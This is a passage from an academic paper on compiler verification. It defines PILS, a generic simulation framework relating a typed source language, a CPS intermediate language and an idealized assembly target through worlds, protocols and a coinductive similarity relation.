2. One can instantiate PILS with a different intermediate language (or several of them) in order to verify a different compiler. Using modularity (Theorem 2), one can then of course safely link T code produced by this compiler with Pilsner-produced and/or Zwikel-produced code.

In (1), we say “most of the metatheory” because transitivity and the parts of modularity and adequacy that deal with details of module loading are actually not proven generically. Ultimately, it would be nice to do so but it would require some effort to properly axiomatize various properties of the abstract language that these proofs rely on. Moreover, it might require a distinction between *intermediate language* and *non-intermediate language*, with slightly different sets of requirements. For now, it is much easier to simply prove the theorems for the concrete instances (of course this involves many generically proven lemmas). The downside of this is that, in order to verify a compiler using different intermediate languages, one needs to reprove the corresponding transitivity property. Adequacy and modularity, on the other hand, do not need to be reproven as they do not involve the intermediate languages.

To instantiate the generic PILS model and obtain one of the desired similarity relations requires us to provide: (i) the pair of concrete languages, and (ii) the *global world* for this pair. The latter can be seen as a predefined protocol (in the sense of §3) responsible for fixing calling conventions and data representations. We will discuss global worlds further in §5.

One point that we glossed over so far is that our generic definition is also not entirely generic—as we will see in the next section, it still essentially bakes in our source language’s type structure. Consequently, instantiating PILS as-is with a different source language

Domains: $\mathbf{Val}, \mathbf{Cont}, \mathbf{Conf}, \mathbf{Mach}, \mathbf{Mod}, \mathbf{Anch}$

Operators and relations:

- $\text{cload} \in \mathbf{Mod} \rightarrow \mathbf{Anch} \rightarrow (\mathbf{Lbl} \times \mathbf{Val})^* \rightarrow \mathcal{P}(\mathbf{Conf})$
- $\text{vload} \in \mathbf{Mod} \rightarrow \mathbf{Anch} \rightarrow (\mathbf{Lbl} \times \mathbf{Val})^* \rightarrow \mathbf{Lbl} \rightarrow \mathcal{P}(\mathbf{Val})$
- $\cdot \in \mathbf{Conf} \rightarrow \mathbf{Conf} \rightarrow \mathbf{Conf}$ (commutative and associative)
- $\emptyset \in \mathbf{Conf}$ (neutral for \cdot)
- $\hookrightarrow \in \mathcal{P}(\mathbf{Evt} \times \mathbf{Mach} \times \mathbf{Mach})$
- $\text{real} \in \mathbf{Conf} \rightarrow \mathcal{P}(\mathbf{Mach})$
- $\text{error} := \{m \in \mathbf{Mach} \mid \forall c. m \notin \text{real}(c)\}$

Figure 3. Language specification

most likely won't make much sense. This is fine, because we focus on a single source language in this work. Extending this to multiple source languages, perhaps even allowing interoperability between them, is clearly important but left to future work.

Another point we glossed over is that we actually define *two* generic models: a typed one and an untyped one. The former is used when the input language is **S**, the latter is used in all other cases (where no involved language has static types). However, we will continue to refer to them as just “the generic model”, because the untyped one is obtained simply by erasing all the type arguments from the typed one (highlighted in brown in the figures in §5).

4.2 Language Specification

We now describe the language abstraction in terms of which PILS are defined. In the subsequent sections, we then briefly present the concrete languages under consideration (**S**, **I**, **T**). Common to all languages are a set of events and a countably infinite set of labels:

$$t \in \mathbf{Evt} ::= \epsilon \mid ?n \mid !n \quad F_1, F_2, \dots \in \mathbf{Lbl}$$

Events are produced by an executing program; they consist of internal computation (ϵ) and I/O operations (reading or writing a number n , respectively). Labels are used to identify module components; in this work, we consider a simplistic notion of module as the unit of compilation.

Figure 3 presents the abstract language in terms of a signature that any concrete language must implement. Keep in mind that we need to account for a very high-level language (**S**) on the one extreme and a very low-level language (**T**) on the other extreme.

A language must come with a set **Val** of *values*, a set **Cont** of *continuations*, a set **Conf** of *configurations*, a set **Mach** of *machines*, a set **Mod** of *modules*, and a set **Anch** of *anchors* (think: load addresses). The core of the operational semantics is given in the form of a transition system (\hookrightarrow) of machines, whose transitions are labelled with events t . Configurations can be thought of as partial machines—they play different roles in different contexts (e.g., they might represent just a heap or just an expression, or even a full machine). If a configuration c is complete, it is *realized* by a set of machines $\text{real}(c)$. (In all our instantiations, this is either empty, meaning the configuration is invalid or incomplete, or it contains exactly one machine.) Configurations must form a partial commutative monoid with composition \cdot and neutral element \emptyset , except that the partiality is implicit via real . (Having \cdot be total is more convenient for mechanization [18]). We say a machine denotes an *error*, $m \in \text{error}$, iff it does not realize any configuration.

Intuitively, modules are sets of labelled function values (the *exports*), which may refer to external functions (the *imports*) by their unique labels. In the language specification, the module interface consists of two operations, cload and vload . The former, cload , takes an anchor saying “where” the module is to be loaded and values for each of its imports. It then returns a set of initial configurations in which the module is considered loaded. Given the same inputs and additionally the label of one of the exported functions, vload returns the module's corresponding function value.

$$\begin{aligned} \tau &::= \alpha \mid \text{unit} \mid \text{nat} \mid \tau_1 \rightarrow \tau_2 \mid \tau_1 \times \tau_2 \mid \tau_1 + \tau_2 \mid \mu\alpha. \tau \mid \\ &\quad \forall\alpha. \tau \mid \exists\alpha. \tau \mid \text{ref } \tau \\ e &::= x \mid F \mid \langle \rangle \mid n \mid e_1 \circ e_2 \mid \text{ifnz } e \text{ then } e_1 \text{ else } e_2 \mid \langle e_1, e_2 \rangle \mid \\ &\quad e.1 \mid e.2 \mid \text{inl } e \mid \text{inr } e \mid \text{case } e(x. e_1)(x. e_2) \mid \text{roll } e \mid \text{unroll } e \mid \\ &\quad \text{fix } f(x). e \mid e_1 \mid e_2 \mid \Lambda. e \mid e \mid \mid \mid \text{pack } e \mid \text{unpack } e_1 \text{ as } x \text{ in } e_2 \mid \\ &\quad l \mid \text{ref } e \mid !e \mid e_1 := e_2 \mid e_1 == e_2 \mid \text{input} \mid \text{output } e \\ v &::= \langle \rangle \mid n \mid \langle v_1, v_2 \rangle \mid \text{inl } v \mid \text{inr } v \mid \text{roll } v \mid \text{fix } f(x). e \mid \Lambda. e \mid \text{pack } v \mid l \\ \mathbf{Val} &:= \{v \mid \text{FV}(v) = \emptyset\} \\ \mathbf{Cont} \ni K &::= \bullet \mid K \circ v \mid K \mid \dots \\ \mathbf{Mod} \ni M &::= [F_1 = e_1, \dots, F_n = e_n] \quad \mathbf{Anch} := 1 \\ \mathbf{Env} &:= \mathbf{Lbl} \rightarrow \mathbf{Val} \quad \mathbf{Heap} := (\mathbf{Loc} \rightarrow \mathbf{Val})_{\perp} \\ \mathbf{Mach} &:= \mathbf{Heap} \times \mathbf{Env} \times \mathbf{Exp} \\ \mathbf{Conf} &:= \mathbf{Heap} \times \mathbf{Env}_{\perp, \emptyset} \times \mathbf{Exp}_{\perp, \emptyset} \\ (h, \sigma, K[\text{input}]) &\stackrel{?n}{\hookrightarrow} (h, \sigma, K[n]) \\ (h, \sigma, K[F]) &\hookrightarrow (h, \sigma, K[v]) \quad (\text{if } \sigma(F) = v) \\ (h, \sigma, K[\text{ref } v]) &\hookrightarrow (h \cdot \{l \mapsto v\}, \sigma, K[l]) \quad (\text{if } h \cdot \{l \mapsto v\} \neq \perp) \\ &\dots \\ (h, \sigma, e) &\hookrightarrow (\perp, \sigma, e) \quad (\text{if } e \neq v \text{ and no other rule applicable}) \end{aligned}$$

Figure 4. Source language **S**

4.3 Source Language **S**

The source language **S** is a standard PCF-like language extended with products, sums, universals, existentials, general recursive types, general reference types, and numeric I/O. Its type and term syntax is given in Figure 4.

Continuations are the evaluation contexts K in terms of which the language semantics is defined. Machines consist of a heap h , a read-only environment σ for resolving labels to values, and an expression e . Heaps are either undefined (\perp) or partial maps from locations to values. We assume the obvious composition operation \cdot for heaps (overloading notation) that returns the union of two heaps iff both are defined and they don't overlap (otherwise it returns \perp). Note that the empty heap \emptyset is its neutral element. The step relation between machines is a pretty standard substitution-based left-to-right call-by-value reduction and we state only a few rules. If a machine cannot take a successful step (according to the usual rules such as beta reduction), then it steps to an error state by invalidating its heap component.

Configurations are machines where one or more components may be missing or invalid. For a machine m to realize a configuration c , it must match the configuration ($m = c$ with the obvious embedding of **Mach** in **Conf**). Moreover, it must carry a valid and finite heap (finiteness guarantees that allocation will succeed). We define **Conf** and their composition operation (\cdot) such that heaps can successfully be split across several configurations, but environments and expressions cannot—they must be defined in exactly one component in order for the composition to be realizable.

We assume a standard typing judgment $\Gamma \vdash e : \tau$, where Γ assigns types to both labels and variables. It implies that τ and the types in Γ are closed and that all labels and free variables in e are in the domain of Γ .

A module M is simply an ordered list of uniquely labelled function definitions. The above typing judgment is lifted to modules as $\Gamma \vdash M : \Gamma'$, but requires that both Γ and Γ' only contain labels and, for simplicity, that the module components are all functions (fix $f(x). e$ or $\Lambda. e$). Moreover it imposes a strict left-to-right dependency order on the module components.⁷ As there is no need for anchors in the source language, we define them as a singleton set.

Linking two modules (\bowtie) simply concatenates them (assuming their labels are disjoint). Note that this is an asymmetric operation

⁷ This is merely to keep the module semantics simple. PILS themselves, being a coinductive method, are perfectly compatible with mutual recursion.

$$\begin{aligned}
a &::= \langle \rangle \mid n \mid \langle x_1, x_2 \rangle \mid x_1.1 \mid x_2 \mid \text{inl } x \mid \text{inr } x \mid \\
&\quad \text{fix } f(y, k). e \mid \Lambda k. e \mid x_1 == x_2 \mid x_1 \circ x_2 \\
e &::= \text{let } y = a \text{ in } e \mid \text{let } k y = e_1 \text{ in } e_2 \mid y \leftarrow \text{input}; e \mid \text{output } x; e \mid \\
&\quad y \leftarrow \text{ref } x; e \mid x_1 := x_2; e \mid y \leftarrow !x; e \mid \text{ifnz } x \text{ then } e_1 \text{ else } e_2 \mid \\
&\quad \text{case } x (y. e_1) (y. e_2) \mid x_1 x_2 k \mid x \mid k \mid k x \\
\text{Val } \ni v &::= \langle \rangle \mid n \mid l \mid \langle v_1, v_2 \rangle \mid \text{inl } v \mid \text{inr } v \mid \\
&\quad \langle \sigma, \text{fix } f(y, k). e \rangle \mid \langle \sigma, \lambda y. e \rangle \\
\text{Cont} &::= \text{Val} \\
\text{Env} &::= \text{Lbl} \uplus \text{TVar} \uplus \text{KVar} \rightarrow \text{Val} \\
\text{Mach} &::= \text{Heap} \times (\text{Env} \times \text{Exp}) \\
(h, (\sigma, \text{let } k y = e_1 \text{ in } e_2)) &\hookrightarrow (h, (\sigma[k \mapsto \langle \sigma, \lambda y. e_1 \rangle], e_2)) \\
(h, (\sigma, k x)) &\hookrightarrow (h, (\sigma'[y \mapsto \sigma(x)], e)) \\
&\quad \text{(if } \sigma(k) = \langle \sigma', \lambda y. e \rangle \text{)} \\
&\quad \dots \\
(h, (\sigma, e)) &\hookrightarrow (\perp, (\sigma, e)) \quad \text{(if no other rule applicable)}
\end{aligned}$$

Figure 5. Intermediate language **I**

as it may resolve imports of the right module, but not of the left. The semantics of a program, *i.e.*, a complete module containing a designated main function (F_{main}) of type $\text{unit} \rightarrow \tau$, is the semantics of the machine consisting of an empty heap, the module itself as environment, and the call of the main function as the expression component.

4.4 Intermediate Language **I**

I is an untyped, or rather, dynamically typed CPS-variant of **S**, inspired by Kennedy’s intermediate language [12]. Parts of it are shown in Figure 5.

In contrast to the source language, **I** is defined using an environment-based semantics where continuations and functions evaluate to closures of code and environment. This avoids the need to reason about substitutions when verifying optimizations, which is often a hassle.

Being in continuation-passing style, every subexpression is explicitly named and functions never “return”. Concretely, we distinguish between (i) *pure expressions* a , which are evaluated in let-bindings and always yield a value without any side-effects, and (ii) *control expressions* e . Ignoring conditionals, every control expression is essentially a sequence of bindings ending in a function or continuation call. For instance, let $k y = e_1$ in e_2 defines a new continuation k with argument y and body e_1 , and then executes e_2 (which may use k). Here $y \in \text{TVar}$ is term variable, while $k \in \text{KVar}$ is a continuation variable. Any x in the language syntax stands for either a term variable or a label.

Modules, anchors, configurations, etc. are similar to those in the source language. We define **Cont** simply as **Val** because continuations are already values in the language.

4.5 Target Language **T**

As shown in Figure 6, our target language **T** is an idealized assembly language featuring instructions for arithmetic, control flow, memory access, and I/O. Some of them support multiple addressing modes. For instance, if $o = \langle r_1 \pm n \rangle$, then $\text{sto } o \ r_2$ stores the contents of register r_2 on the stack at the address contained in register r_2 , offset by $\pm n$. If $o = [r_1 \pm n]$, then it stores it on the heap instead. The lpc instruction loads the current program counter into the given register.

T is idealized for instance in the sense that machine words are unbounded natural numbers and stack and heap are unbounded as well. The set of registers, though, is fixed (their names, by the way, are merely suggestive and do not matter for the language semantics). Moreover, code is encoded as data and can be modified. We assume a deterministic (but otherwise arbitrary) memory allocator.

Machines consist of heap, stack, register file, and current program counter (pointing to the heap). We omit the transition rules for brevity, as they are straightforward. The configuration monoid is

$$\begin{aligned}
\text{Reg } \ni r &::= \text{sp} \mid \text{clo} \mid \text{arg} \mid \text{env} \mid \text{ret} \mid \text{aux} \mid i \\
\text{Oper } \ni o &::= n \mid r \mid \langle r \pm n \rangle \mid [r \pm n] \\
\text{Instr } \ni z &::= \text{jmp } o \mid \text{jnz } r \ o \mid \text{ld } r \ o \mid \text{sto } o \ r \mid \text{lpc } r \mid \\
&\quad \text{bop } o \ r \ o_1 \ o_2 \mid \text{input } r \mid \text{output } r \mid \text{alloc } r_1 \ r_2 \\
\text{Val} &::= \text{Word} \\
\text{Anch} &::= \text{Word} \\
\text{Cont} &::= \text{Word} \\
\text{RegFile} &::= \text{Reg} \rightarrow \text{Word} \\
\text{Stack} &::= (\text{Word} \rightarrow \text{Word})_{\perp} \\
\text{Heap} &::= (\text{Word} \rightarrow \text{Word})_{\perp} \\
\text{Mach} &::= \text{Heap} \times \text{Stack} \times \text{RegFile} \times \text{Word} \\
\text{real}(c) &::= \{m \mid m = c \wedge c.\text{hp} \neq \perp \wedge c.\text{hp} \text{ finite} \wedge c.\text{st} \neq \perp\}
\end{aligned}$$

Figure 6. Target language **T**

defined analogously to the previous languages (heap and stack can be split, the rest cannot).

In order to abstract away the distracting details of relocation, we model target modules as (meta-level) functions. A module thus takes a load address (the role of anchors in **T**) and imports (a value for each imported label), and returns a data segment from which one can obtain the exported values as well as an initial heap (containing all the code) in which they make sense. Linking two modules essentially just concatenates their data segments.

Finally, we dictate the following contract (“calling convention”) for calls to module-level functions, both intra- and inter-module: To call a function, (1) write its value into register clo , (2) write its argument into register arg , (3) write its return address into register ret , and (4) jump to $[\text{clo}+0]$, *i.e.*, to wherever the value in the heap at address clo points to. If and when control eventually reaches the return address, (5) the function’s result must reside in register arg . Moreover, (6) registers env and sp must have been preserved (*i.e.*, these are callee-save registers while the rest are caller-save), and the stack must have been preserved as well.

5. PILS, Part 2: Worlds and Similarity

5.1 Worlds

Worlds are the formalism used by KLRs and PILS to incorporate the idea of protocols described in §3. Their shape is shown in Figure 7. The account of worlds and PILS we present here is somewhat simplified for the sake of presentation. For example, we omit an important distinction between *public* and *private* transitions in protocols, because it is inherited directly from the prior work on KLRs [8] and PBs [9]. At various points, we will discuss several ways in which our actual model (verified in Coq) is more sophisticated. Full details are given in the technical appendix [1].

We distinguish between *global worlds* and *local worlds*. Ultimately we relate programs under a *full world*, which is the composition of a global and a local one. The global world is a parameter of the definitions and needs to be instantiated together with the language implementations—we define exactly one global world for each language pair of interest (W_{TI} , W_{II} , W_{IS} , and W_{TS}). Its task is to describe the calling convention and data representation that all modules have to follow. It also governs the global references, *i.e.*, values being passed around at reference type, and the memory that those point to. A local world, on the other hand, is what one gets to pick in the proof of module similarity. It can assert properties about the modules’ *local* state, *e.g.*, as illustrated in §3.

Global and full worlds have the same structure. They consist of a *transition system* T , a *configuration relation* crel , and several methods for “querying” the global state (to be discussed in §5.2).

A transition system defines a protocol state space S with (inverted) transition relation \sqsubseteq , and the configuration relation defines the interpretation of the states as relational constraints on the two programs’ memories. For instance, in the example from §3, S would

$$\begin{aligned}
\text{VRelF}_{A,B} &:= \text{TypeF} \rightarrow \mathcal{P}(A.\text{Val} \times B.\text{Val}) \\
\text{VRel}_{A,B} &:= \text{Type} \rightarrow \mathcal{P}(A.\text{Val} \times B.\text{Val}) \\
T \in \text{TrSys} &:= \{(S, \sqsubseteq) \in \text{Set} \times \mathcal{P}(S \times S) \mid \sqsubseteq \text{ is preorder}\} \\
\text{QH}_{A,B}^T &:= \{(\text{vqha} \in T.S \xrightarrow{\text{mon}} \text{VQry}_A \rightarrow \mathcal{P}(A.\text{Val}) \\
&\quad, \text{vqhb} \in T.S \xrightarrow{\text{mon}} \text{VQry}_B \rightarrow \mathcal{P}(B.\text{Val}) \\
&\quad, \text{cqha} \in T.S \rightarrow \text{CQry}_A \rightarrow \mathcal{P}(A.\text{Conf}) \\
&\quad, \text{cqhb} \in T.S \rightarrow \text{CQry}_B \rightarrow \mathcal{P}(B.\text{Conf}) \\
&\quad, \text{rqh} \in T.S \xrightarrow{\text{mon}} \text{VRel}_{A,B})\} \\
\text{CR}_{A,B}^T &:= \{\text{crel} \in (T.S \rightarrow \text{VRelF}_{A,B}) \xrightarrow{\text{mon}} \\
&\quad T.S \rightarrow \mathcal{P}(A.\text{Conf} \times B.\text{Conf})\} \\
\text{World}_{A,B} &:= \{(T \in \text{TrSys}, - \in \text{CR}_{A,B}^T, - \in \text{QH}_{A,B}^T)\} \\
\text{WorldL}_{A,B} &:= \{(T \in \text{TrSys}, - \in \text{CR}_{A,B}^T)\}
\end{aligned}$$

Figure 7. Worlds (simplified)

be a two-element set $\{s_0, s_1\}$, \sqsubseteq would be $\{(s_1, s_0)\}^*$, and crel would map state s_n to a singleton heap that stores n at location l_x . The fact that crel takes the unknown relation U as argument matters when the protocol involves higher-order state (see [9]).

Local worlds are like full worlds except that they don't contain the global query handlers. Combining a local world $w \in \text{WorldL}_{A,B}$ with a global world W works straightforwardly by taking the product of their transition systems, the separating conjunction of their configuration relations, and passing all state queries on to W .

5.2 Similarity

At the top-level, PILS define module similarity, which we instantiate to obtain \lesssim_{TS} and so on. The main ingredient of this is \mathbf{E} , the coinductively defined *behavioral* similarity for “expressions”, which is parameterized over the unknown relation U representing *assumed* similarity (as discussed in §3). In our generic setting there is no notion of expressions, but we find it helpful to refer to the configurations related by \mathbf{E} as such. Indeed, for the source language \mathbf{S} these configurations will usually just be expressions (*i.e.*, heap and environment are missing). For \mathbf{T} , on the other hand, they will usually just be program counters (*i.e.*, heap, stack, and register file are missing). The missing parts will be provided by the world. In particular, in \mathbf{T} , the global part of the world always owns the register file, because it is a global resource accessible by any module. Concretely this means that the state of the two global worlds involving \mathbf{T} (for \lesssim_{TS} and for \lesssim_{TI}) contains the current register file R and their crel only allows machine configurations whose register file is precisely R .

Let us now analyze the simplified presentation of \mathbf{E} in Figure 8, first at a high level and then in more detail. Very roughly, it relates two programs e_a (the “target” of a transformation) and e_b (the “source” of a transformation) iff one of three cases holds:

- (ERR) e_b can silently (*i.e.*, without I/O) produce an error.
- (RET) e_a is finished, and e_b can silently finish returning a related value.
- (STEP) e_a can take a step and e_b can match it (perhaps after some internal computation). “Match” means that both steps produce the same event and that the remaining computations either (REC) are again related by \mathbf{E} , or (CALL) are about to call related “external” functions, *i.e.*, functions related by the unknown relation U . This “external call” case is the characteristic feature of PBs, as discussed in §3. (\mathbf{K} , not shown here, relates continuations and is defined in terms of \mathbf{E} .)

In the explanation above, we glossed over many details. For a start, \mathbf{E} is indexed implicitly by a full world W and explicitly by several

parameters including the unknown relation U . We now take a closer look at the definition and discuss the key parameters.

Asymmetric small-step formulation. In contrast to the symmetric big-step formulation of \mathbf{E} in Hur *et al.* [9], PILS employ an asymmetric small-step formulation. Notice how \mathbf{E} 's STEP case asks us to consider each possible step of the “target” program e_a in turn (using REC repeatedly), each time demanding us to match it with several steps of the “source” program e_b . Besides being seemingly necessary to properly deal with events (here: I/O), such an asymmetric small-step formulation is also important in the context of compiler verification because it gives the compiler the flexibility to remove erroneous behaviors of the source program and resolve some of its nondeterminism.

In this simplified presentation of \mathbf{E} , e_b is forced to take at least as many steps as e_a . Of course, this is overly restrictive and the actual definition relaxes this—more or less in the usual way (allowing *stuttering*), but with perhaps unusual implications. We discuss this in §6.1.

Protocol conformance. In order to talk about the execution of e_a and e_b , we first need to “complete” these configurations and convert them into physical machines. These completions should not be completely arbitrary; they should adhere to the world's constraints at the current state s . Hence we quantify over c_a and c_b , representing the portion of the machine state constrained by the world W , and require—in the helper definition configure —that they are indeed related by $W.\text{crel}(U)(s)$. We then attach these to e_a and e_b , together with arbitrary frame configurations η_a and η_b representing the rest of the running program state. Finally, we only consider machines m_a and m_b that realize these composed configurations.

The two other occurrences of configure (in STEP and RET) are proof obligations. For instance, STEP requires us to show that, after the step, each resulting machine can again be decomposed into a (possibly new) expression e'_a , a (possibly new) configuration c'_a , and the *original* frame configuration η_a (similarly for the b -side), since we should not have touched the frame's private state. Moreover, c'_a and c'_b must again satisfy W 's constraints, but we may advance s to a future state s' in order to achieve that.

Configuration queries. The RET case has to assert (in a language-generic way) that the two computations have finished and returned similar values. In our source language, termination is a syntactic property and is trivial to check. But what does it mean for a \mathbf{T} computation to be “finished”? We take it to mean that control has reached the original return address. In order to determine whether this is the case, we need to know the return address in the first place. This is why \mathbf{E} takes as arguments initial continuations k_a^0 and k_b^0 .

The actual check is then performed with the help of the world. Its global part provides *configuration query handlers* cqha and cqhb that answer questions such as “in state s' , does e'_a constitute a return of value v_a to continuation k_a^0 ?”, written $e'_a \in W.\text{cqha}(s')(\text{ret } v_a k_a^0)$. For \mathbf{T} , this amounts to checking that the program counter of e'_a (typically its only component) equals k_a^0 and that the return register contains v_a . The latter requires inspecting the given state s' , because it contains the register file.

A different query, app , is used by the STEP/CALL case to test if both configurations represent function calls. In effect, this means that the global world's implementation of cqha and cqhb determines a major part of the calling conventions.

Value closure and value queries. Both the RET and STEP/CALL cases also require that certain values are related, *e.g.*, the returned results: $(v_a, v_b) \in \ll U(s') \gg^{s'}(\tau)$. But what is this relation exactly? As in PBs, U is intuitively only needed to relate unknown “external” functions passed in from the environment. The *value closure operation* $\ll - \gg$ lifts it to other value forms in a straightforward way,

$$\begin{aligned}
& \mathbf{E} \in A.\mathbf{Cont} \times B.\mathbf{Cont} \rightarrow (W.S \rightarrow \mathbf{VRel}_{A,B}) \rightarrow W.S \rightarrow \mathbf{Type} \rightarrow \mathcal{P}(A.\mathbf{Conf} \times B.\mathbf{Conf}) \\
& \mathbf{E}(k_a^0, k_b^0)(U)(s)(\tau) = \{(e_a, e_b) \mid U \in \mathbf{U} \implies \forall c_a, c_b, \eta_a, \eta_b. \forall (m_a, m_b) \in \text{configure}(U)(s)(c_a, c_b)(e_a \cdot \eta_a, e_b \cdot \eta_b). \\
& \quad (\mathbf{ERR}) \exists m'_b. m_b \xrightarrow{*} m'_b \wedge m'_b \in B.\text{error} \\
& \quad \vee (\mathbf{RET}) \exists m'_b, s', v_a, v_b, e'_a, e'_b, c'_a, c'_b. m_b \xrightarrow{*} m'_b \wedge s' \sqsupseteq s \wedge (m_a, m'_b) \in \text{configure}(U)(s')(c'_a, c'_b)(e'_a \cdot \eta_a, e'_b \cdot \eta_b) \wedge \\
& \quad (v_a, v_b) \in \langle\langle U(s') \rangle\rangle^{s'}(\tau) \wedge (e'_a, e'_b) \in W.\text{cqha}(s')(\text{ret } v_a k_a^0) \times W.\text{cqhb}(s')(\text{ret } v_b k_b^0) \\
& \quad \vee (\mathbf{STEP}) (\exists t, m'_a. m_a \xrightarrow{t} m'_a) \wedge \forall t, m'_a. m_a \xrightarrow{t} m'_a \implies \exists e'_a, e'_b, c'_a, c'_b, m'_b, m'_b, s'. \\
& \quad m_b \xrightarrow{*} m'_b \xrightarrow{t} m'_b \wedge s' \sqsupseteq s \wedge (m'_a, m'_b) \in \text{configure}(U)(s')(c'_a, c'_b)(e'_a \cdot \eta_a, e'_b \cdot \eta_b) \wedge \\
& \quad (\mathbf{REC}) (e'_a, e'_b) \in \mathbf{E}(k_a^0, k_b^0)(U)(s')(\tau) \\
& \quad \vee (\mathbf{CALL}) \exists \tau_v, \tau', f_a, f_b, v_a, v_b, k_a, k_b. (e'_a, e'_b) \in W.\text{cqha}(s')(\text{app } f_a v_a k_a) \times W.\text{cqhb}(s')(\text{app } f_b v_b k_b) \wedge \\
& \quad (f_a, f_b) \in \langle\langle U(s') \rangle\rangle^{s'}(\tau_v \rightarrow \tau') \wedge (v_a, v_b) \in \langle\langle U(s') \rangle\rangle^{s'}(\tau_v) \wedge (k_a, k_b) \in \mathbf{K}(k_a^0, k_b^0)(U)(s')(\tau')(\tau) \\
& \text{configure} \in (W.S \rightarrow \mathbf{VRel}_{A,B}) \rightarrow W.S \rightarrow (A.\mathbf{Conf} \times B.\mathbf{Conf}) \rightarrow (A.\mathbf{Conf} \times B.\mathbf{Conf}) \rightarrow \mathcal{P}(A.\mathbf{Mach} \times B.\mathbf{Mach}) \\
& \text{configure}(U)(s)(c'_a, c'_b)(c_a, c_b) = \{(m_a, m_b) \in A.\text{real}(c_a \cdot c'_a) \times B.\text{real}(c_b \cdot c'_b) \mid (c'_a, c'_b) \in W.\text{crel}(U)(s)\} \\
& \langle\langle - \rangle\rangle^{(-)} \in \mathbf{VRel}_{A,B} \rightarrow W.S \rightarrow \mathbf{VRel}_{A,B} \\
& \langle\langle R \rangle\rangle^s = \dots \cup \{(\tau \rightarrow \tau', v_a, v_b) \in R \mid v_a \in W.\text{vqha}(s)(\text{fun}) \wedge v_b \in W.\text{vqhb}(s)(\text{fun})\} \\
& \quad \cup \{(\text{nat}, v_a, v_b) \mid \exists n. v_a \in W.\text{vqha}(s)(\text{nat } n) \wedge v_b \in W.\text{vqhb}(s)(\text{nat } n)\} \\
& \quad \cup \{(\tau_1 \times \tau_2, v_a, v_b) \mid \exists v_a^1, v_a^2, v_b^1, v_b^2. (v_a^1, v_b^1) \in \langle\langle R \rangle\rangle^s(\tau_1) \wedge (v_a^2, v_b^2) \in \langle\langle R \rangle\rangle^s(\tau_2) \wedge \\
& \quad v_a \in W.\text{vqha}(s)(\text{pair } v_a^1 v_a^2) \wedge v_b \in W.\text{vqhb}(s)(\text{pair } v_b^1 v_b^2)\}
\end{aligned}$$

Figure 8. Key components of PILS (simplified)

e.g., by saying that two pairs are related iff their first projections are related (recursively) and their second projections as well.

When defining the value closure relation generically, we need to have a way of determining how S 's value forms are represented by languages A and B . Since all modules must agree on the representations of values passed by external functions, it makes sense that the global world governs them. This is exactly the purpose of the global world's *value query handlers* vqha and vqhb .

As an example, consider pairs. In \mathbf{T} , we choose to represent a pair $\langle v_1, v_2 \rangle$ such that address a holds the representation of v_1 and address $a + 1$ holds the representation of v_2 . Since pairs are immutable in the source language, we must ensure that a will continue to represent $\langle v_1, v_2 \rangle$ in the future.

We achieve this by having the global worlds involving \mathbf{T} maintain as part of their state a database of allocated values. Their query handler for \mathbf{T} then checks for a matching entry in this database. Moreover, their crel requires that each value from the database actually exists in memory, with the expected address and representation. Finally, the associated transition system ensures that the database can only ever grow, thus implying that all registered values stay allocated forever. With this in place, the value closure operation can be defined analogously to the one for PBs (as a least fixed point). Some representative cases are shown in Figure 8.

The reader may wonder how we can show that two *functions* are related by $\langle\langle U(s') \rangle\rangle^{s'}$ if they were defined by us and not passed in from the outside, i.e., not known to be related by U . To do so, it suffices to show they are “similar”. This is because PBs (and PILS) impose a “validity” condition on U , namely that it relates *at least* all functions that behave “similarly”. Function similarity is defined essentially via Principle 1 in §3, that is: two functions are similar if they map arguments that are assumed-related (roughly, related by U) to results that are behaviorally-related by \mathbf{E} .

5.3 A Note on the Untyped Model

Since our source language is type-safe and therefore its well-typed programs “don’t go wrong”, neither will correctly produced IL or target programs. One may thus wonder why our model takes faulty programs into account (the \mathbf{ERR} case in \mathbf{E}). The answer is that this feature is actually crucial for verifying transformations in the

untyped version of the model. (Recall that we obtain this version by erasing all the type arguments from the definitions in Figures 7–8.)

To see this, first consider the following optimization at the *source* level (where x is a variable of type nat):

$$\text{fix } f(x). \text{ ifnz } x \text{ then } e \text{ else } e \rightsquigarrow \text{fix } f(x). e$$

In the process of showing that $\text{fix } f(x). e$ is similar to the original function, we will be given arguments related at some unknown relation U and state s , $(\text{nat}, v_a, v_b) \in \langle\langle U(s) \rangle\rangle^s$. Now, by inverting the definition of $\langle\langle U(s) \rangle\rangle^s$, we learn that $\exists n. v_a = v_b = n$.

Let us ignore the remaining proof steps and instead consider this transformation at the IL level, where we would be working in the untyped version of the model. There, we will still be given related arguments, $(v_a, v_b) \in \langle\langle U(s) \rangle\rangle^s$, but this time the type information is missing. Consequently, when inverting the value closure, we don’t end up with the single case above (where $v_a = v_b = n$), but must also consider all the other cases, such as v_a and v_b being pairs. Now, note two important points: First, the global world $W_{\mathbf{II}}$ ’s value query handlers ensure that whenever v_b is a number, then so is v_a . In that case we can proceed as we would above in the typed model. Second, if v_b is *not* a number, then the original program produces an error and, thanks to \mathbf{ERR} , there is nothing more to show.

6. Improved Reasoning Principles

We explained in §5.2 that PILS necessarily employ an asymmetric small-step formulation of \mathbf{E} . However, the particular formulation that we used results in a somewhat limited and inconvenient reasoning principle. Here we explain how to improve on it.

6.1 Allowing Stuttering in a Compositional Way

As mentioned before, our naive asymmetric small-step formulation forces the “source” program e_b to take at least as many steps as the “target” program e_a . This can be seen easily when looking at the reasoning principle inherent in \mathbf{E} ’s $\mathbf{STEP}/\mathbf{REC}$ case at a very high level: in order to show $e_a \sim e_b$, it suffices to show

$$\forall e'_a. e_a \hookrightarrow e'_a \implies \exists e'_b. e_b \hookrightarrow^+ e'_b \wedge e'_a \sim e'_b.$$

Note the use of \hookrightarrow^+ , which requires e_b to take at least one step for each step of e_a (here, $e_b \hookrightarrow^+ e'_b$ corresponds to $m_b \xrightarrow{*} m'_b \xrightarrow{t}$ in the formal definition of \mathbf{E} in Figure 8).

Naturally, we want to allow the source to “stutter” by replacing \hookrightarrow^+ with \hookrightarrow^* , but simply doing so would relate a diverging target program to any source program and thus render the model unsound. To solve this, we follow the standard approach [17] of indexing \mathbf{E} by an element of a (proof-local) well-founded partially-ordered set (poset), and then demand that this element be decreased in the case of stuttering.

However, in order to support certain “compatibility” lemmas that are used in our compiler verification (see §7.1), we require a monoid structure on the order (technically speaking, we use non-trivial well-founded positive strictly ordered monoids, or “NWPS monoids” [5]). For example, the compatibility lemma for pairs is roughly as follows:

$$e_a \sim_n e_b \wedge e'_a \sim_{n'} e'_b \implies \langle e_a, e'_a \rangle \sim_{n+n'} \langle e_b, e'_b \rangle$$

